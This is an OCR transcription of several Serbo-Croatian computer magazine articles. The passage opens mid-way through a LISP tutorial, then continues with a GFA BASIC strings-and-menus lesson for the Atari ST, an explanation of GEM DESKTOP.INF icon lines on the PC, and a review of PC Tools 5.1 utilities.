Kada pozovemo definisanu funkciju na uobičajen način, promjenjive će dobiti vrijednost iz liste, a zatim će se izračunati funkcija.
Za razliku od Pascal-a i C-a sve promjenjive se definišu u listi argumenata, ali to i nije problem, jer promjenjive koje ne pozovemo automatski postaju nil. Definisaćemo funkciju minus koja je ponegdje implementirana kao unarna funkcija koja mijenja predznak broja:
(de minus (k) (diff 0 k))
Probajmo: (minus 5)
Drugi LISP-ovi koriste putd funkciju u istu svrhu.
Već smo se upoznali s funkcijom **setq**. Ona dodjeljuje vrijednost promjenjivoj čije ime znamo unaprijed. Nasuprot tome, funkciju **set** koristimo kada ne znamo ima unaprijed. Recimo:
(setq qq 5)
ima isti efekat kao
(set (quote qq) S)
ili čak
(setq w (quote qq))
a zatim
(set w S)
Posljednja naredba neće dodijeliti 5 varijabli w, već varijabli qq, jer se qq sadrži u w! Pored

set i setq postoje i **cset** i **csetq** za defininsanje konstanti. Vrijednosti ovih konstanti se mogu uočiti i pri izvršenju oblist funkcije, što kod set i setq nije slučaj. Sintaksa je ista.

Za izdvajanje pojedinih elemenata iz liste služe **car** i **cdr** funkcije. Funkcija car vraća prvi elemenat liste, a funkcija cdr vraća listu bez prvog elementa. Probajmo:

(car (quote (1 2 3 4)))

Rezultat je 1, što je i za očekivati. Probajmo sada:

(cdr (quote (1 2 3 4)))

Rezultat je sada lista (2 3 4).

Mudrim kombinovanjem car i cdr možemo pristupiti svakom elementu liste. Da ne bismo pretjerali u kucanju LISP dopušta i funkcije poput caddaar. Ona je skraćenica za (car (cdr (cdr (car (car lista))))), tj. svako slovo a zamjenjuje car, a d cdr. Na žalost, spectrumov LISP je implementirao samo **cddr** i **cadr**, od kojih prvi vraća listu od trećeg elementa do kraja liste, a drugi vraća drugi element liste.

Funkcija **quote** vam je poznata, ona ima funkciju navodnika

Za spajanje atoma i listi služi funkcija **cons.** Ako su oba njena argumenta atomi, spoji ih u par. Ako je prvi atom, drugi lista, stavi atom na početak liste. Ako je prvi lista, drugi atom, spoji ih u par od liste i atoma. Najzad, ako su oba liste, dobije se složena lista, prvi element je lista, a ostali atomi.

Primjeri:

(cons 7 4)
(cons 3 (quote (5 6 7)))
(cons (quote (1 3 5)) 6)
(cons (quote (1 2 3)) (quote (4 S 6)))

Rezultati (redom):

(7.4)
(3 5 6 7)
((1 3 5). 6)
((1 2 3) 4 5 6)

Promjena elemenata liste vrši se pomoću **rplaca** i **rplacd** koje mijenjaju car, odnosno cdr dio liste. Prvi argument obije funkcije mora biti lista, dok drugi može biti atom ili lista, iako je za rplaca obično atom, a za rplacd lista.

Primjeri:

(rplaca (quote (1 2 3)) 4)
(rplaca (quote (1 2 3)) (quote (4 2)))
(rplacd (quote (7 8 9)) 6)
(rplacd (quote (1 2)) (quote (3 4)))

Rezultati:

(4 2 3)
((4 2) 2 3)
(7.6)
(1 3 4)

Funkcija **stack** mijenja adresu steka, čime se brišu sve varijable i naše funkcije. Primjer: (stack 30000)

Funkcija **null** vraća t ako joj je argument nil ili prazna lista.

Primjer: (null nil) daje t

Jedina funkcija čija sintaksa nije otkrivena je function. LISP za APPLE ima, doduše, funkcionp koji provjerava da li je argument funkcija. Ako otkrijemo svrhu i sintaksu ove funkcije objavićemo u jednom od sljedeća 2 nastavka.

U sljedećem nastavku, inače, daćemo nekoliko primjera programa u LISP-u. ◇

ATARI ST: ŠKOLA GFA BASIC-a

Stringovi i meniji

GFA bejzik raspolaže širokim asortimanom naredbi koje rade sa stringovima. Mogu se naći i naredbe koje bi nedostajale i boljim tekst procesorima. Osim stringova, u ovom nastavku biće reči i o korišćenju menija.

Piše Dušan Dimitrijević

GFA bejzik u velikoj meri podržava stringove. U njih se može smestiti tekst, sprajt, parče slike, ceo ekran a mogu služiti i kao baferi pri pozivima TOS-a. Mi ćemo se zadržati na „tekst-stringovima".

Jedan string možete „napuniti" na mnogo načina: možete direktno zadati njegov sadržaj, ili ga uneti pomoću INPUT, spojiti ili oduzeti dva ili više stringova, pretvoriti broj u string, čak možete i da isečete proizvoljno parče nekog drugog stringa! No, krenimo redom.

Unos stringova

Dužina stringa, zvanično, nije ograničena, ali ne treba preterivati jer se dešavalo da sistem po puta padne zbog predugačkog stringa. To se uvek dešavalo iz interpretera, koji izgleda ovo ne može da „svari". Dakle, jedan alfanumerički string možemo da napunimo sa:

A$ = "SVET KOMPJUTERA"

gde direktno zadajemo vrednost stringa;

A$ = SPACE$ (100)

puni A$ sa 100 blanko karaktera (SPACE);

INPUT A$

kompjuter čeka da unesemo tekst i pritisnemo RETURN;

FORM INPUT N,A$

unos teksta zadate dužine. N je broj koji označava koliko karaktera može maksimalno da se unese. Kada dođe do granice kompjuter će vas zvučno obavestiti i neće vam dozvoliti dalji upis karaktera. Ova naredba radi u INSERT modu, tako da možete koristiti Backspace i Delete. Ovom naredbom možete uneti maksimalno 255 karaktera.

FORM INPUT N as D$

edituje string. Ako već postoji neki string D$, ovom naredbom kompjuter će taj string odštampati i čekati da ga ispravite, potom će takav string vratiti u D$. Dužinu stringa (N) ne možete prekoračiti;

LINE INPUT A$, B$, C$...

unos stringova u kontinuitetu

LINE INPUT #1, A$, B$,..

unos iz fajla koji se vrši do nailaska na kôd za RETURN (CR LF);

A$ = INPUT$ (N, #1)

unos sa fajla. N označava koliko će se karaktera smestiti u A$. Unos ne mora biti od početka fajla ako prethodno koristimo naredbu SEEK.

A$ = INPUT$ (N)

unos podataka zadate dužine (N) bez vidljivog upisivanja. Kompjuter će za vreme upisivanja sakriti kurzor tako da morate kucati „na slepo".

Editovanje stringova

Prilikom editovanja nekog stringa možemo promeniti njegov celokupan sadržaj ili pak samo jedan deo; isto tako možemo i ispitati da li određen string sadrži neko slovo ili slog, i na kom mestu, i još mnogo toga.

Uz sledeće primere daćemo i rezultate svake operacije.

Naredba INSTR služi za pronalaženje određenih slova ili slogova u okviru jednog stringa. Ako tražimo poziciju jednog slova a postoji više istih slova unutar stringa, biće vraćena vrednost prvog pronađenog slova (sleva na desno). Sintaksa je sledeća:

A$ = „SVET KOMPJUTERA"

PRINT INSTR (A$,"J")

Mogli smo da stavimo i

PRINT INSTR (4,A$,"J")

i tada bi traženje pozicije slova "J" počelo tek od četvrtog mesta u stringu. Ako traženo slovo ili slog ne postoje, vratiće se vrednost 0.

Sledeće dve naredbe služe da odseku parče stringa s leve ili desne strane.

A$ = "SVET KOMPJUTERA"
B$ = LEFT$ (A$,4)

Rezultat: u B$ se nalazi „SVET". Da smo stavili:

B$ = RIGHT$ (A$,10)

B$ bi sadržavalo „KOMPJUTERA". Dakle, naredba LEFT$ odeseca zadatu dužinu karaktera s leve strane, dok RIGHT$ radi to isto samo zdesna. Šta ako nam treba sredina stringa? Za to postoji naredba MID$ i poziva se.

MID$ (A$,N,B)

N označava od kog će karaktera početi čitanje, dok B predstavlja broj karaktera koji se čita. Prilikom zadavanja vrednosti N imajte u vidu to da se zadavanje 0 i 1 dobija jedno te isto - oba označavaju prvo slovo u stringu. Evo i par primera sa rezultatima:

A$ = "SVET KOMPJUTERA"

PRINT MID$ (A$,4	= > „TERA"
PRINT MID$ (A$,1,4)	= > „SVET"
PRINT MID$ (A$,6,3)	= > „KOM"

Ova naredba može i direktno uticati na string koji se čita ako primenimo sledeće:

MID$ (A$,1,3) = "XXX"

Na ovaj način se karakteri od prvog do trećeg mesta zamene sa karakterima unutar navodnika. Neka je, na primer A$ = "GRAFOLOGIJA". Ako primenimo MID$ (A$,1,4) = "PSIH" dobićemo sasvim novu reč - "PSIHOLOGIJA"!

Pretvaranje stringova

Pretvaranje pojedinih karaktera u odgovarajući ASCII kod i obrnuto vrši se na sledeći način.

PRINT CHR$ (N)
odštampaj znak sa ASCII kodom N.
PRINT ASC (A$)
odštampaj ASCII kod prvog slova u stringu. Ako imate više karaktera u okviru stringa, a želeli biste ASCII vrednosti svih njih, otkucajte:

```
A$ = "TEXT"
FOR N = 1 TO LEN A$
PRINT ASC (MID$ (A$,N,1));" ";
NEXT N
```

U A$ se nalazi tekst, zatim se postavlja petlja koja će se vrteti od 1 do broja karaktera u stringu, i štampa se ASCII vrednost jednog po jednog karaktera koji se „čupa" sa MID$

Ako treba da broj pretvorite u odgovarajući string primenite naredbu STR$ (N) gde je N taj broj.

Naredba UPPER$(A$) će pretvoriti sva mala slova unutar stringa u velika.

O „jelovnicima"

S obzirom da je drop-down meni osnovni korisnički interfejs na ST-u, GFA ne bi bio ono što jeste ako ne bi mogao i to da savlada. Kako izgleda rad sa menijima pogledajte na listingu 1.

```
' ******* LISTING 1 ********
Dim A$(25)
For N=0 To 24
  Read A$(N)
  Exit If A$(N)="***"
Next N
'
A$(N)=""
A$(N+1)=""
Data DESK," INFO          "
Data 1,2,3,4,5,6,""
Data FILE, LOAD , SAVE
Data ------------, EXIT ,""
Data HELP, HELP1, HELP2, ""
Data EDIT, EDIT1, EDIT2, EDIT3,""
Data ***
'
Print At(1,3)
'
Menu A$()
Menu 20,1
Menu 22,2

On Menu  Gosub Menu
'
Do
  On Menu
Loop
'
Procedure Menu
  Print "SELEKTOVANO JE:"
  Print A$(Menu(0))
  If A$(Menu(0))=" EXIT "
    End
  Endif
  Menu Off
Return
```

Najpre se dimenzioniše prostor za tekst menija. Onda se naziv menija i nazivi opcija čitaju iz DATA linija, u okviru petlje, iz koje se izlazi kada se naiđe na tri zvezdice (***). Zatim se meni instalira i ulazi u petlju koja ispituje da li je izabrano nešto iz njega. Ako jeste, skače se na potprogram koji ispituje šta je izabrano i dalje se grana u odnosu na uslove.

Treba napomenuti da su kao nazivi prvih šest opcija stavljeni brojevi od 1 do 6. To je zato da bi se sačuvao pristup ACC programima koji su instalirani.

◇

DESKTOP.INF

U Svetu kompjutera svojevremeno su objavljena dva članka (jedan u prošlogodišnjem aprilskom, drugi u prošlogodišnjem junskom broju SK) koji govore o datoteci DESKTOP.INF na Atariju ST. Autor teksta je vlasnik jednog „žutog" PC-ja i na njemu ima instaliran GEM pa ga je stvar počela interesovati. I sam je prepravljao tu datoteku, najviše zbog prevođenja engleskih reči na naš jezik. Preveo je skoro ceo GEM ali je na ekranu ispod kante za smeće još uvek stajalo ono „TRASH". Tako se upoznao i sa datotekom DESKTOP.INF u kojoj su, u liniji # T, skriveni podaci vezani za izgled GEM-ekrana.

Piše Bogdan Lemut

U principu sve linije ove datoteke imaju sličan značaj kao i kod Atarija. I na PC-ju postoje linije # D, # F, # E, # G, # M, # P, # T, i # W (za # A, # B i # C ne znam).

Linije koje počinju sa # G, # F i # P opisuju programe i datoteke. Ove linije mogu se proizvesti pomoću „install aplication" komande u GEM DESKTOP-u. Pomoću miša odabiramo program (ikona se na monitoru inverzno oboji). Potražimo „install aplication" meni, i u njemu za odabrani program odredimo sledeće parametre:

- tipove datoteka koje su vezane za taj program
- tip programa - GEM (tip. APP)
  - DOS
  - DOS koji uzima parametre
- da li mu treba čitava memorija
- vrstu ikone

Zavisno od odabranih parametara kreiraće se nova linija u datoteci DESKTOP.INF.

GEM programi dobijaju # G, DOS programi bez parametara # F, a sa parametrima # P. Ako se specificira da programu treba čitava memorija, slova P, F ili G će se pretvoriti u mala: p, f i g.

Iza oznake tipa programa slede dva broja koja govore o vrstama ikona. Prvo broj daje ikonu za program, drugi za datoteke koje su vezane za taj program. Iza tih brojeva dolazi prvo ime programa, zatim ono „majmunsko a" i popis tipova datoteka koje pripadaju tom programu. Ako ima više tipova datoteka, oni se razdvajaju zarezom. Na kraju opet dolazi ono „afričko čudo".

Na žalost, instalacija pomoću GEM-a ne omogućava instaliranje nekog tipa datoteke bez određivanja programa za koji je datoteka vezana. Tako nešto se ipak može postići „peške", ako se ispred prvog „majmunskog a" ostavi prazno mesto.

U suštini stvari stoje ovako: prvi broj određuje ikonu za fajlove koji su napisani ispred prvog „majmuna", a drugi broj specificira ikonu za fajlove iza njega.

Za razliku od Atarija, na PC-ju postoji više vrsta ikona. Prvih pet je vezano za radnu okolinu. Brojevi tih ikona idu ovako:

00 = tvrdi disk
01 = disketa
02 = program
03 = kanta za smeće
04 = direktorijum (mapa, folder)

Brojevi 05-08 daju istu ikonu kao broj 02. Pored ovih ikona GEM na PC-ju dozvoljava predstavu programa i datoteka s obzirom na područje koje oni obrađuju. Tako nam na raspolaganju stoje još 32 ikone - 16 za programe i 16 za datoteke. Brojevi za programske ikone idu ovako:

08 = bilo koji program
09 = program za tabelarne proračune (spreadsheet)
0A = tekst procesor
0B = baza podataka
0D = program za crtanje (tipa DRAW.APP)
0D = program za slikanje (tipa PAINT.APP)
0E = kompajler za neki programski jezik
0F = program za crtanje grafikona
10 = razvojni program
11 = program za finansijske poslove
12 = program sa više funkcija
13 = edukativni program
14 = program za komunikacije
15 = programerska alatka
16 = igra
17 = drajver za printer

Za ikone koje predstavljaju datoteke brojevi idu istim redom, s tim što počinju sa brojem 28 i idu do broja 37. Uglavnom se ove ikone odnose na datoteke koje generišu ili obrađuju programi za to područje. Na primer, program dBASE III PLUS radi sa datotekama tipa DBF. Naravno da će se za njihovu prezentaciju upotrebiti ikone sa brojevima 0B i 2B. U datoteku DESKTOP.INF ćemo, dakle, staviti liniju

P0B2B DBASE.EXE@ *.DBF@

ili možda

P0B2B DBASE.EXE@ *.DBF,*.NDX@

ako se žele označiti i indeksne datoteke.

Na slici 2 vide se sve ikone koje sadrži GEM.

F na PC-JU

U #D liniji se opisuje vrsta ikone, koja predstavlja neki direktorijum (folder). Ovakva linija ima sličnu sintaksu kao linije #P, #F i #G. Tako bismo, na primer, za direktorijum UTILITY, u kojem su smeštene programerske alatke poput PCTOOLS-a i NORTON-a upisali liniju

#D15FF UTILITY@ @

I tu se prvi broj ikone odnosi na specifikaciju ispred prvog „majmuna", a drugi broj na specifikaciju iza njega. Tako je moguća i linija

#D3515 DOS,GEM*.*@UTILITY,P*.*@

Linije koje počinju sa #W beleže nekoliko podataka o prozorima. Brojevi iza slova W (dve cifre za svaki broj) znače sledeće:

- prva dva broja pokazuju poziciju pruga za pomeranje i to u broju ikona koji se preskače s leva i odozgo,

- sledeća dva broja pokazuju levu gornju poziciju prozora,

- peti i šesti broj govore o dužini i visini prozora,

- sedmi broj ima neku vezu sa disk drajvovima - 07 ide za A:, 08 za B:, 09 za C:, itd...

Na kraju dolazi još i direktorijum koji se prikazuje u nekom prozoru.

U linijama koje počinju sa #M mogu se opisati disk drajvovi a linija #T opisuje kantu za smeće. Brojevi koji slede određuju redom poziciju i vrstu ikone. Obično kao zadnji broj stoji FF. Menjanje tog broja nema nikakve posledice. Zanimljive slike dobijaju se menjanjem trećeg broja (na primer FF), koji u stvari predstavlja pravi broj ikone koja se ispisuje. Po mom mišljenju, na tom su mestu dva broja, verovatno, zbog kompatibilnosti prilikom pozivanja nekog od potprograma koji radi sa ikonama (možda grešim?). Iza ovog četvrtog broja kod #M linija se dodaje još ime disk drajva i natpis ispod njegove ikone. Moguće je dodati dve linije sa istim imenom disk drajva (dvaput B drajv), ili čak imati dve kante za smeće. Sve će raditi besprekorno.

Prilikom pregleda datoteke DESKTOP.RSC primetio sam da već sâm GEM DESKTOP definiše sledeće ikone (van DESKTOP.INF):

#FFF28 @ *.*@

#DFF02 @ *.*@

#G08FF @ *.APP@

#G08FF @ *.EXE@


#G08FF @ *.COM@

#G08FF @ *.BAT@


U GEM DESKTOP-u ne možemo instalirati neki fajl kao program ako nije tipa APP, EXE, COM ili BAT. Tu manu možemo prevazići prepravljanjem DESKTOP.INF.

Kao primer za neke promene može poslužiti ovaj moj DESKTOP.INF, pomoću kog su napravljene i slike 1 i 2:

#E3801



Slika 1



Slika 2

#W0000020252 1009 C ¥ *.*@

#W0000020B200900 @

#W00000001200900 @

#W0000280C1F0900 @

#M020600FF C TRDI DISK@ @

#M010601FF B DISKETA@ @

#M00060180 A DISKETA @ @

#T080603FF SMETI@ @

#D15FF UTILITY@ @

#PFF03 @ *.BAK@

#P1424 CONFIG.SYS@ @

#P01FF SZAP. COM@ @

#P0828 FILE.EXE@ *.DAT@

#F0929 SC3.EXE@ *.CAL@

#F0A2A EDIT.EXE@ *.TXT@

#P0B2B DBASE.EXE@ *.DBF@

#G0C2C DRAW.APP@ *.GEM@

#G0D2D PAINT.APP@ *.IMG@

#P0E2E PASCAL.EXE@ *.PAS@

#P0F2F CHART.EXE@ *CHR@

#P1030 PROJECT1.EXE@ *.PRO@

#P1131 ACCOUNT.EXE@ *.ACC@

#P1232 MULTI EXE@ *.MLT@

#P1333 SCHOOL.EXE@ *.EDU@

#P1434 COMM.EXE@ *CMM@

#P1S3S PCTOOLS.EXE@ *.HLP@

#P1636 GAME.EXE@ *GAM@

#P1737 PRINT.EXE@ *.PRT@

Tako to ide kod PC-ja, a kako je to kod Atarija... neko drugi

● ● ●

Za otkrivanje ovakvih malih tajni velikih majstora.. ", potrebno je malo strpljenja, Sidekick i bar jedno poslepodne uz „Čarlija".

Sve u svemu, najsimpatičnije mi je ipak ono

#PFF03 @ *.BAK@

što svim bekap datotekama dodeljuje kao ikonu kantu za smeće.

◇

PC Tools 5.1 (2)

Ovaj izvanredni program, možda jedan od najpopularnijih programa za PC i Macintosh računare uopšte, u svojoj najnovijoj „reinkarnaciji" apsolutno je iznenađenje za sve. PC Tools u verziji 5.1 je, ukratko rečeno, nešto sasvim novo, moćno i vrlo, vrlo upotrebljivo!

Piše Duško Savić

Opcijom **Two List Display** ekran se može podeliti na dva dela po horizontali i u svakom od njih se vide po prozor sa direktorijumima i datotekama - kao da je početni par vertikalnih prozora presečen na dvoje. To je odgovor na čestu kritiku pretbodnib verzija, koja je glasila da se teško prelazi sa diska na disk ili iz imenika u imenik. Sada je moguće istovremeno gledati i disk A i disk C, što je bitno unapredenje.

Može se dogoditi da se pravo stanje na disku i u levom prozoru (prikaz direktorija) ne slažu. Tada treba učitati sadržaj diska sa **Ctrl** i imenom diska (obično neko od slova A, B, C, D ili E).

Datoteke iz desnog prozora mogu se označavati premeštanjem kursora ili mišem. Označene datoteke vide se u drugoj boji. Na njih se primenjuju naredbe iz menija **File.**

Meniji i opcije

Meni **File** sastoji se iz sledećih opcija: **Copy** (kopiranje označenih datoteka), **Move** (premeštanje), **Compare** (poredenje istovetnosti dveju datoteka), **Fiod** (pronalaženje stringa), **Rename** (preimenovanje datoteke), **Delete** (brisanje), **Verify** (čita sve sektore u označenim datotekama i proverava im ispravnost), **View/Edit** (ispitivanje uz eventualne promene, u ASCII ili HEX formatu), **Attrihute chaoge** (promena atributa, vremena i datuma), **Directory info** (prikazuje statistike o označenim datotekama i disku na kojem su), **Print** (štampanje jedne ili većeg broja datoteke), **List (priot dir)** (štampanje spiska označenih .datoteka iz nekog imenika), **More File Info** (dodatne informacije o datotekama), **Word Processor** (mali ali kompetentan ASCII editor), **Run** (izvršenje označenog programa), **DOS** (privremeni izlazak iz PCSHELL-a u DOS), **Exit PC Shell** (napuštanje ovog programa).

Izvršenje ovih opcija je po efektu isto kao u starijim verzijama PC Tools-a. Jedino su „oblande" drukčije.

DISK meni

Ni naredbe u ovom meniju nisu bitno nove: **Copy Disk** (kopiranje disketa bit po bit), **Compare Disk** (poredenje diskova ili disketa), **Search Disk** (traži zadati string na disku), **Reoame Volume** (preimenovanje diska), **Verify Disk** (provera čitljivosti diska), **View/Edit** (pregled i eventualna promena bilo kojeg sektora na disku), **Locate File** (potraga za datotekom na disku), **Format Data Disk** (formatiranje diskete), Make **System Disk** (prenos sistemskih datoteka na novoformatirani disk), **Disk Info** (podaci o disku - koliko ima slobodnog prostora, broj datoteka i slično), **Directory Maint** (podmeni za rad sa direktorijuma). U ovoj poslednjoj opciji krije se još pet naredbi: **Add** (dodavanje), **Rename** (preimenovanje), **Delete** (brisanje), **Chaoge** (prelazak u tekući direktorijum, **Prune and Graft** (prenos celog direktorijuma, zajedno sa datotekama, na neko drugo mesto na disku).

Meni OPTIONS

Ovde su koncentrisane naredbe za rad sa samim PCSHELL-om. Naredbu **Two List Display**, za istovremeni prikaz sadržaja dva direktorijuma ili diska već smo spomenuli. Njoj inverzna naredba je **One List Display**, za prelazak od prikaza dva diska na prikaz jednog diska preko celog ekrana. Ostale opcije su: **Reset Selected Fields** (označene datoteke postaju neoznačene), **Tree/Files Switch** (prenosi kontrolu u trenutno neaktivan prozor), **Dir list argumeot** (navodenjem imena i nastavka datoteke ograničavamo broj i vrstu prikazivanih datoteka), File **Select Argumeot** (biranje datoteka, isto kao u DOS-u pomoću naredbi * i ?), **Active list switch** (izbor prozora koji će biti aktivan), **Screeo Colors** (promena boja pozadine i teksta, menija i dijaloga), **Size/Move window** (promena veličine i premeštanje prozora po ekranu), **Date/Time** (postavljanje datuma i vremena na satu i računaru), **File display optioos** (način prikazivanja datoteke: sa ili bez veličine, datuma, vremena nastanka, atribute, kao i razne opcije za sortiranje), **Modify Applicatioos List** (promena, brisanje ili dodavanje programa koji se mogu izvršavati iz menija **Applicatioos**), **Save configuratioo** (upis podataka koji su postavljeni u ovom meniju na disk), **Quick ruo** (izvršava programe ako može, jer PCSHELL u punoj verziji zauzima 170K memorije; prednost je da se PCSHELL ne evakuiše iz memorije ako startovani program ne zahteva previše memorije).

Ovom grupom naredbi bavićemo se relativno retko, najverovatnije odmah po instalaciji samog programa.

Izvršavanje programa

Meni **Applicatioos** sadrži programe koje korisnik sam instalira. Osnovna postavka je: **Compress, PC Backup, Mirror, PC Format, PC Secure**, dakle, sve programi iz samog PC Tools-a. Ako se PCSHELL učita kao rezidentni program, onda se ništa iz ovog menija ne može izvršiti. Po završetku programa, povratak je opet u PCSHELL, a ne u DOS.

Osim programa PC **Secure**, članovi ovog menija poznati su iz prethodnih verzija. **Compress** poboljšava performanse tvrdog diska, eliminisanjem fragmentacije. Naime, DOS snima datoteke u delovima, fizički na raznim delovima diska, s tim da na nekoj tabeli postoji tačna informacija koji sve fragmenti diska čine jednu datoteku. Svakim brisanjem redosled fragmenata se kvari i DOS u sledećem snimanju popunjava „rupe". Rezultat je da disk sporije radi jer glava prolazi dug i nasumičan put do kraja datoteke. Vremenom su se pojavili programi za „sastavljanje" datoteke, i upravo je to uloga programa **Compress.**

Kompresovanje diska može se pratiti vizuelno i na prvi pogled vrlo je atraktivno. **Compress** može i da sortira imenike i datoteke, kao i da analizira popunjenost diska. Sortiranje može biti po datumu, imenu, prezimenu datoteke i veličini, a osim toga može biti i standardno, po DOS konvenciji ili tako da se na početak diska postave EXE i COM datoteke. Treba dobro razmisliti da li uopšte da se zada neka od opcija za sortiranje jer se tada rad silno produžava. Ako se odabere poslednja opcija (EXE i COM datoteke na početak diska), onda to može potrajati i dva do tri sata za disk od 40 megabajta! I još gore, pri tome disk intenzivno radi. Neodgovorno kompresovanje pravi više štete nego koristi. Treba, prosto, izmeriti da li se više vremena provede u pristupu fragmentiranim datotekama ili u samom kompresovanju.

S druge strane, kompresovanje bez sortiranja je sasvim brzo, u proseku traje minut do dva.

PC **Backup** na disketama snima sadržaj tvrdog diska. U verziji 5.x, radi se o potpuno novom programu, tako da se datoteke napravljene sa ranijim verzijama više ne mogu ni pročitati. Ali, ova verzija je superiorna. Radi na dva načina, koristeći DOS (sporija varijanta) ili DMA, režim, u kojem se **PC Backup** obraća direktno kontroleru. Datoteke se mogu opciono sažeti pre početka kopiranja, što smanjuje broj disketa i ubrzava ceo proces. **PC Backup** podržava sve vrste disketa, kao i sve uređaje koje DOS poznaje - uključujući i trake. Osim što otkriva preko 160 vrsta grešaka u prenosu podataka, **PC Backup** još i proverava kvalitet kopiranja na disketama.

Postoji nekoliko načina kopiranja: **Full** (kopira sve naznačene datoteke i imenike), **Full Cootioual** (isto kao i Full ali ne kopira sve), **Archive** (kopira samo datoteke koje su se promenile od poslednjeg kopiranja ovim istim programom) i **Cootinual** (slično kao **Archive**). Razlika izmedu **Full i Full Cootinual**, kao i izmedu **Archive** i **Cootinual** je u postupku sa arhivskim bitom. Naime, DOS za svaku datoteku postavlja bit iz kojeg se vidi da li je bilo promena od trenutka poslednjeg kopiranja na diskete. U priručniku se preporučuje sledeća strategija za preventivno kopiranje: jednom nedeljno kopirati sa **Full** (ceo disk), a svakog dana na kraju radnog vremena samo dnevne promene sa **Archive**.


PC Backup je odličan program i treba ga koristiti.

Podaci na tvrdom disku neprekidno su u opasnosti da budu obrisani nepažljivo izdatom naredbom FORMAT. Ali, na običnim klonovima i tu ima leka. **Program Mirror** pamti izgled FAT tabele i snima ga u posebnu datoteku. Ako se podaci obrišu formatizovanjem, izvršavanjem programa **REBUILD** oni se ipak mogu pročitati a adrese datoteka i imenika spasti. Treba napomenuti da postoje dve vrste formatizovanja diska: elementarno (fizičko) formatizovanje - protiv kog nema leka, i softversko - naredbom FORMAT. Samo na ovo drugo se odnose mogućnosti programa **Mirror** i **REBUILD.**

Šta u stvari radi DOS naredba FORMAT, primenjena na tvrdi disk? Ona ne briše podatke već samo njihova imena iz osnovnog (root) imenika i odgovarajuće adrese iz FAT tabele. **PC Format** radi isto to, ali briše samo prvo slovo imena u osnovnom imeniku i upisuje ga u za to rezervisan bajt. To olakšava programu **REBUILD** da ponovo nađe podatke i da „reinkamira" tvrdi disk kao što je bio pre formatizovanja.

Zajedno uzev, ovi programi čine moćno preventivno sredstvo protiv gubljenja podataka i programa na tvrdom disku.

Poslednji program iz ove grupe je **PC Secure.** On bi trebalo da šifrira i kompresuje datoteke. Medutim, zbog američkih zakona, šifriranje je izbačeno iz svih verzija **PC Tools**-a koje se šalju van SAD. **Preostaje** kompresija podataka. **PC Secure** koristi tzv. blok-adaptivni Lempel-Ziv-Welch algoritam, što je i jedan od algoritama u poznatom programu PK/ARC.



Poređenja radi, datoteka od 427K iz MS Word-a se pomoću PKARC slabija na 217K a sa **PC Secure** na 212K. Razlika je isuviše mala da bi bila od praktične važnosti.

Na žalost, ovaj program je toliko nov da ga je firma **Central Point Software** izbacila na tržište bez dovoljno testiranja. Nepunih mesec dana po početku isporuke ustanovljeno je da se upotrebom programa **PC Secure** može oštetiti datoteka koja se kompresuje! Ovo upozorenje važi samo za međunarodnu verziju programa. Firma praktično zabranjuje da se ovaj program koristi i prodaje do daljnjeg, odnosno, dok svaki registrovani korisnik besplatno ne dobije dve nove diskete kao zamenu za defektan program. Upravo ovakva situacija je još jedan dokaz da je ponekad korisno biti registrovani korisnik svog omiljenog softvera. Izgleda da će - do daljnjeg - biti najbolje da se ovaj program obriše sa tvrdog diska.

Poslednji iz ovog niza samostalnih pomoćnih programa je **PC Cache**. Njime se zauzima izvestan deo memorije koji služi kao bafer za komunikaciju sa diskom. Može se uzeti najmanje 64K od centralne memorije, ali je mnogo bolje ako računar ima dodatnu memoriju tipa EXTENDED (tipično za AT računare) ili EXPANDED (sve vrste **PC** računara). **PC Cache** propušta sve što treba upisati na disk ali „presreće" zahteve za čitanjem sa diska i umesto sa diska čita iz rezervisane memorije. U zavisnosti od veličine memorije i brzine računara, prenos podataka se povećava sa tipičnih 167K za disk Seagate 252-1 na preko 3000K ako je za **PC Cache** zauzeto 999K memorije tipa EXTENDED na AT računaru na 12MHz bez staoja čekanja. Na prvi pogled, reklo bi se da je to upravo idealan način da se iskoristi višak memorije do koje **DOS** ionako nema pristup.

Na žalost, iskustva sa upotrebom **cache** memorije nisu tako dobra. Postoje slučajevi kada cela ideja pada u vodu. Najlakše je doći u takvu situaciju ako u nekom procesoru reči radimo sa ogromnim datotekama, to jest, toliko velikim datotekama da ne mogu da stanu u memoriju već prisiljavaju program da sam snima delove teksta kao „prljave" datoteke. To su datoteke za koje korisnik i ne zna da postoje a u normalnom radu ih nikada i ne vidi, jer ih program sam obriše ako se regularno izađe iz njega.Kada te „nevidljive" datoteke treba snimiti, sve je u redu - **PC Cache** ih propušta na disk. Problem nastaje kada ih treba učitati. Verovatno je da verzija iz memorije neće odgovarati novom rasporedu teksta (u međuvremenu korisnik nešto briše i unosi) i onda se dešavaju čudne stvari. U MS Word-u su se u dva navrata pojavili delovi mašinskog programa a u XyWrite-u sadržaj početka tvrdog diska. Zato **PC Cache** (a verovatno i ostale takve programe) treba oprezno koristi.

Specijalne funkcije

Poslednja opcija glavnog menija je **Special**. Tu se kriju sledeće naredbe: **System Info** (daje informaciju o hardveru računara - vrsta, memorija, diskovi, brzina i tako dalje), **Undelete** (anuliranje brisanja datoteke ili imenika), **File Map** (raspored datoteka na disku), **Disk Map** (globalni pregled diska), **Directory Sort** (sortiranje datoteka u odabranom imeniku, i to po imenu, prezimenu, veličini, datumu i vremenu nastanka i po redosledu odabiranja), **Memory Map** (prikaz trenutno aktivnih programa u memoriji), **Remove PC Shell** (uklanjanje PCSHELL-a ako je bio startovan kao pritajeni program).

